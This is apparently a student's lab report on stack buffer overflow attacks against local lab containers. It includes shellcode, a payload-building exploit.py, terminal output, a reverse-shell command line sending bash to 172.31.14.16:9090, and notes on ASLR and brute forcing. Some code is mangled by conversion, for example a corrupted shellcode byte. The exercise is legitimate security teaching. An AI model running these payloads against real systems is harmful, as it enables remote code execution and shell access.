Temp-00bdd964-56a3-446c-a191-1c7584467ae5
_MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

### TASK 2: Level 1:

Ebp and buffer address same multiple times which means address randomization is turned off. Our first target runs on 10.9.0.5 (the port number is 9090), and the vulnerable program stack is a 32-bit program . We create and feed the badfile and then first obtain a shell and then a reverse shell:

First check the random address m is off and we can see that is returns the same location on running multiple times:

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-... x seed@ip-... x seed@ip-... x seed@ip-... x seed@ip-... x + v
Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-1-10.9.0.5, server-4-1
0.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
```

File or echo it returns properly  
Make badfile 517

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@... x seed@... x seed@... x seed@... x seed@... x seed@... x + v
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ cd attack-code/
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ ls
brute-force.sh exploit.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ echo hello |nc 10.9.
0.5 9090
^C
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ echo hello |nc 10.9.
0.5 9090
^C
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ echo hello |nc 10.9.
0.5 9090
^C
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ touch badfile
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ cat badfile | nc 10.
9.0.5 9090
^C
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Oct 30 17:27 badfile
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ ./exploit.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Oct 30 17:46 badfile
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$
```


Virus file is generated.

The modifications to the code can be seen below:

Changes in code:



## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:



```
7  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
8  "/bin/bash*"
9  "-c*"
10 # You can modify the following command string to run any command.
11 # You can even run multiple commands. When you change the string,
12 # make sure that the position of the * at the end doesn't change.
13 # The code above will change the byte at this position to zero,
14 # so the command string ends here.
15 # You can delete/add spaces, if needed, to keep the position the same.
16 # The * in this line serves as the position marker
17 #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
18 "echo 'create a file virus'; /bin/touch /tmp/virus          *"
19
20 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
21 "BBBB" # Placeholder for argv[1] --> "-c"
22 "CCCC" # Placeholder for argv[2] --> the command string
23 "DDDD" # Placeholder for argv[3] --> NULL
24 ).encode('latin-1')
25
26 # Fill the content with NOP's
27 content = bytearray(0x90 for i in range(517))
28
29 #####
30 #info from server
31 #ebp addr = $ 0xffffd0b8 ; buffer = 0xffffd048
32 #ebp - &buffer = 112
33 # Put the shellcode somewhere in the payload
34 start = 517 - len(shellcode) # Change this number
35 content[start:start + len(shellcode)] = shellcode
36
37 # Decide the return address value
38 # and put it somewhere in the payload
39 ret = 0xffffd0b8 + 10 # Change this number
40 offset = 112+4 # Change this number
41
42 # Use 4 for 32-bit address and 8 for 64-bit address
43 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
44 #####
45
46 # Write the content to a file
47 with open('badfile', 'wb') as f:
48     f.write(content)
```

Attack success as file created :

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ docksh server-1-10.9.0.5
root@5d44aeleed9f:/bof# ls /tmp/
virus
```

REVERSE SHELL :

Code change:

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```

Open  +  exploit.py  ~/Documents/lab7/Labsetup/attack-code  Save  -  +  x
server.c  stack.c  Makefile  call_shellcode.c  shellcode_32.py  shellcode_64.py  exploit.py
7  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\xb0\xcd\x80\xe8\xd2\xff\xff\xff"
8  "/bin/bash*"
9  "-c*"
10 # You can modify the following command string to run any command.
11 # You can even run multiple commands. When you change the string,
12 # make sure that the position of the * at the end doesn't change.
13 # The code above will change the byte at this position to zero,
14 # so the command string ends here.
15 # You can delete/add spaces, if needed, to keep the position the same.
16 # The * in this line serves as the position marker *
17 #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
18 #echo 'create a file virus'; /bin/touch /tmp/virus *"
19 "/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1 *"
20
21 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22 "BBBB" # Placeholder for argv[1] --> "-c"
23 "CCCC" # Placeholder for argv[2] --> the command string
24 "DDDD" # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
26
27 # Fill the content with NOP's
28 content = bytearray(0x90 for i in range(517))
29
30 #####
31 #info from server
32 #ebp addr = $ 0xffffd0b8 ; buffer = 0xffffd048
33 #ebp - &buffer = 112
34 # Put the shellcode somewhere in the payload
35 start = 517 - len(shellcode) # Change this number
36 content[start:start + len(shellcode)] = shellcode
37
38 # Decide the return address value
39 # and put it somewhere in the payload
40 ret = 0xffffd0b8 + 10 # Change this number
41 offset = 112+4 # Change this number
42
43 # Use 4 for 32-bit address and 8 for 64-bit address
44 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
45 #####
46
47 # Write the content to a file
48 with open('badfile', 'wb') as f:

```

```

seed@ip-172-31-14-16:~/Documents/
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 4
root@5d44aeleed9f:/bof# ifconfig

```

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47380
root@5d44aeleed9f:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 104 bytes 14093 (14.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 1503 (1.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@5d44aeleed9f:/bof#
```

## TASK 3: Level 2:

In this task, we are going to increase the difficulty of the attack a little bit by not displaying an essential piece of the information. Our target server is 10.9.0.6 (the port number is still 9090, and the vulnerable program is still a 32-bit program) .

On running the server-2 code from its container terminal we can see that in case we only get 1 detail upon inspection and based on this detail and inspection we have to work without the ebp.




```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Tabs Help
see... x see... x see... x see... x see... x see... x see... x + v
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffcff8
server-2-10.9.0.6 | ==== Returned Properly ====
```



## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Change in code:

Create virus:



```
10 # You can modify the following command string to run any command.
11 # You can even run multiple commands. When you change the string,
12 # make sure that the position of the * at the end doesn't change.
13 # The code above will change the byte at this position to zero,
14 # so the command string ends here.
15 # You can delete/add spaces, if needed, to keep the position the same.
16 # The * in this line serves as the position marker *
17 #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
18 "echo 'create a file virus'; /bin/touch /tmp/virus *"
19 #"/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1 *"
20
21 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22 "BBBB" # Placeholder for argv[1] --> "-c"
23 "CCCC" # Placeholder for argv[2] --> the command string
24 "DDDD" # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
26
27 # Fill the content with NOP's
28 content = bytearray(0x90 for i in range(517))
29
30 #####
31 #info from server
32 #buffer = 0xffffc0f8
33 #ebp - &buffer = unknown
34 # Put the shellcode somewhere in the payload
35 start = 517 - len(shellcode) # Change this number
36 content[start:start + len(shellcode)] = shellcode
37
38 # Decide the return address value
39 # and put it somewhere in the payload
40 ret = 0xffffc0f8 + 300 # Change this number
41
42 # put ret in first 240 bytes using for loop:
43 # Use 4 for 32-bit address and 8 for 64-bit address
44 for i in range(60):
45     offset = i*4
46 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
47 #####
48
49 # Write the content to a file
50 with open('badfile', 'wb') as f:
51     f.write(content)
```

The idea is to create a partition with a multiple of 4 for 32 bit address and then we use the known buffer address of 0xffffc0f8 and run it in a loop of 60x4 times as this would be 240 bytes of ret address and then the malicious code.

The start defines where we put the shellcode and it is to be put once the NOP's are run so we can then have our code being executed at the return address after NOP executed and we return address.




## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Here we do not know the offset so the loop runs  $i*4$  times till we reach and the number has been selected to be '300'.

Following shows the code to get a reverse shell:

Delete virus and Get Reverse Shell :



```
1#!/usr/bin/python3
2import sys
3
4shellcode = (
5    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
6    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
7    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
8    "/bin/bash*"
9    "-c*"
10    # You can modify the following command string to run any command.
11    # You can even run multiple commands. When you change the string,
12    # make sure that the position of the * at the end doesn't change.
13    # The code above will change the byte at this position to zero,
14    # so the command string ends here.
15    # You can delete/add spaces, if needed, to keep the position the same.
16    # The * in this line serves as the position marker
17    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
18    "|/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1 *"
19    "#echo 'create a file virus'; /bin/touch /tmp/virus *"
20
21    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22    "BBBB" # Placeholder for argv[1] --> "-c"
23    "CCCC" # Placeholder for argv[2] --> the command string
24    "DDDD" # Placeholder for argv[3] --> NULL
25).encode('latin-1')
26
27# Fill the content with NOP's
28content = bytearray(0x90 for i in range(517))
29
30#####
31#info from server
32#buffer = 0xffffc0f8
33#ebp - &buffer = unknown
34# Put the shellcode somewhere in the payload
35start = 517 - len(shellcode) # Change this number
36content[start:start + len(shellcode)] = shellcode
37
38# Decide the return address value
39# and put it somewhere in the payload
40ret = 0xffffc0f8 + 300 # Change this number
41
42# put ret in first 240 bytes using for loop:
43# Use 4 for 32-bit address and 8 for 64-bit address
44for i in range(60):
```

## Task 6: Address Randomization:

We turn the following flags back on and upon observation shoot our command on server-1 and server-3 and we see that everytime we execute our commands the address returned for ebp and buffer address inside bof() are returned differently.

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup$ sudo /sbin/sysctl kernel.randomi
ze_va_space
kernel.randomize_va_space = 2
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup$
```

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup$
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffebaa501a0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffebaa500d0
server-3-10.9.0.7 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffe40028
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffe3ffb8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffba5008
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffba4f98
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffdb2114530
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffdb2114460
server-3-10.9.0.7 | ==== Returned Properly ====
```


The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run.

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
